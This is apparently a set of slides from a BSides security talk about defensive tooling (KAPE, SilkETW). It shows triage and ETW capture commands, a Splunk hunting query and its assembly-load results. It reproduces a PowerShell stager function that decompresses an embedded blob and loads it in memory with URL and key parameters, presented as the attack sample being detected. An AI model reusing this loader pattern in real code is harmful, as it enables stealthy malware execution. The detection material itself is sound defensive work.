<input checked="" type="checkbox"/>	LiveResponse	PsLoggedOn is an applet that displays both the locally logged on users and users logged on via resources for either the local comp...
<input checked="" type="checkbox"/>	LiveResponse	Display the configured services (both running and stopped) on the local system.
<input checked="" type="checkbox"/>	LiveResponse	Shows a basic process tree for all running processes
<input checked="" type="checkbox"/>	LiveResponse	Display a running process list with a variety of fields
<input checked="" type="checkbox"/>	LiveResponse	Display information about Active Remote Desktop Services sessions. - Query Windows Station
<input checked="" type="checkbox"/>	LiveResponse	RoutingTable

Export format ☒ Default ☐ CSV ☐ HTML ☐ JSON

Variables

Key

Value



 Add



## Other options

☐ Debug messages ☐ Trace messages☐ Zip password 

## Current command line


```
.\kape.exe --tsource C: --tdest C:\Users\Administrator\Desktop\kape\DataRaw --tflush --target PowerShellConsole --msource C:\Users\Administrator\Desktop --mdest C:\Users\Administrator\Desktop\kape\DataProcessed --mflush --module !EZParser,BrowsingHistoryView,Hindsight,ApplicationFullEventLogView,NBTStat_NetBIOS_Cache,NBTStat_NetBIOS_Sessions,NetStat,NetSystemInfo,NetSystemInfo_Accounts,NetSystemInfo_File,NetSystemInfo_LocalGroup,NetSystemInfo_Session,NetSystemInfo_Share,NetSystemInfo_Start,NetSystemInfo_Use,NetSystemInfo_User,NetworkDetails,ProcessDetails,psfile,psinfo,pslist,psloggedon,psreverse,psrtree,PWSH-Get-ProcessList,qwinsta,RoutingTable,SystemInfo,tcpvcon --gui
```

 Copy command Sync with GitHub Execute!



- ~~Sysmon~~
- ~~SIGMA~~
- ~~Moloch~~
- ~~BloodHound~~
  - ~~KAPE~~
  - SilkETW

- Makes ETW accessible and ingestible
- Log to file or Event Log
- Can also run as a service



The screenshot displays the SilkETW tool interface on the left and a PowerShell ISE window on the right. The PowerShell ISE window shows the execution of the `stager.ps1` script, which is used to load and execute a remote assembly. The script defines a function `Invoke-GQ04XH` that takes parameters for GUID, PSK, and URL, and uses `Reflection.Assembly::Load` to load a remote assembly. The PowerShell ISE window also shows the `Commands` pane with a list of available commands.

```
PS C:\Users\Administrator\Downloads\SilkETW_SilkService_v7\SilkETW> .\SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot EventLog -f EventName -fv Loader/AssemblyLoad
```

```
function Invoke-GQ04XH
{
    [CmdletBinding()]
    param (
        [Parameter(Mandatory=$true)][String]$Guid,
        [Parameter(Mandatory=$true)][String]$Psk,
        [Parameter(Mandatory=$true)][String]$Url
    )

    [string[]]$ST_args = @($Guid, $Psk, $Url)

    $EncodedCompressedFile = @'
7XwJdFxxkwi9pd97vajVr2W3ZFuz22nJst63FwmXZTmwn2mwr3i3JkRMHudX9LLXd3U/u13KsOA4SIRkCJMQQF
'@

    $DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]($EncodedCompressedFile, [byte]))
    $UncompressedFileBytes = New-Object byte[] (21504)
    $DeflatedStream.Read($UncompressedFileBytes, 0, 21504) | Out-Null
    $asm = [Reflection.Assembly]::Load($UncompressedFileBytes)
    $asm.EntryPoint.Invoke($null, [object[]]($ST_args))
}
```

Download → <https://github.com/fireeye/SilkETW>

Blog Post → <https://www.fireeye.com/blog/threat-research/2019/03/silketw-because-free-telemetry-is-free.html>

```
1 index=winevent_etw
2 | spath input=Message
3 | rename ProcessID as ProcessId
4 | WHERE ProcessId="8488"
5 | table ProviderName,EventName,OpcodeName,ProcessId,ProcessName,XmlEventData.FullyQualifiedAssemblyName
6 | join type=inner ProcessId
7 | [search index=winevent_sysmon EventCode=1
8 |   | table CommandLine, ParentCommandLine, ProcessId]
9 | fields ProviderName,EventName,OpcodeName,CommandLine,ParentCommandLine,XmlEventData.FullyQualifiedAssemblyName
```

✓ 60 events (9/14/19 3:40:00.000 PM to 9/14/19 4:00:00.000 PM) No Event Sampling ▼

Events (60) Patterns Statistics (60) Visualization

20 Per Page ▼ ✓ Format Preview ▼

ProviderName ↕	EventName ↕	OpcodeName ↕	CommandLine ↕	ParentCommandLine ↕	XmlEventData.FullyQualifiedAssemblyName ^
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Boo.Lang, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Boo.Lang.Compiler, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Boo.Lang.Extensions, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Boo.Lang.Parser, Version=2.0.9.5, Culture=neutral, PublicKeyToken=32c39770e9a21a67
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	ISymWrapper, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	MetadataViewProxies_761eacf4-3372-401b-8b42-9268e7d55feb, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.GeneratedCode, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.Management.Infrastructure, Version=1.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.Commands.Utility, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.GPowerShell, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.GraphicalHost, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.ISECommon, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.PowerShell.Security, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35
Microsoft-Windows-DotNETRuntime	Loader/AssemblyLoad	AssemblyLoad	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	C:\Windows\Explorer.EXE /NOUACHECK	PresentationFramework-SystemCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089

# Takeaways

- Excitement in the defense space
- Lists → Graphs
- Use your data
- This is hard
- Visibility rules

# Thanks BSides!

## ...Any Questions?

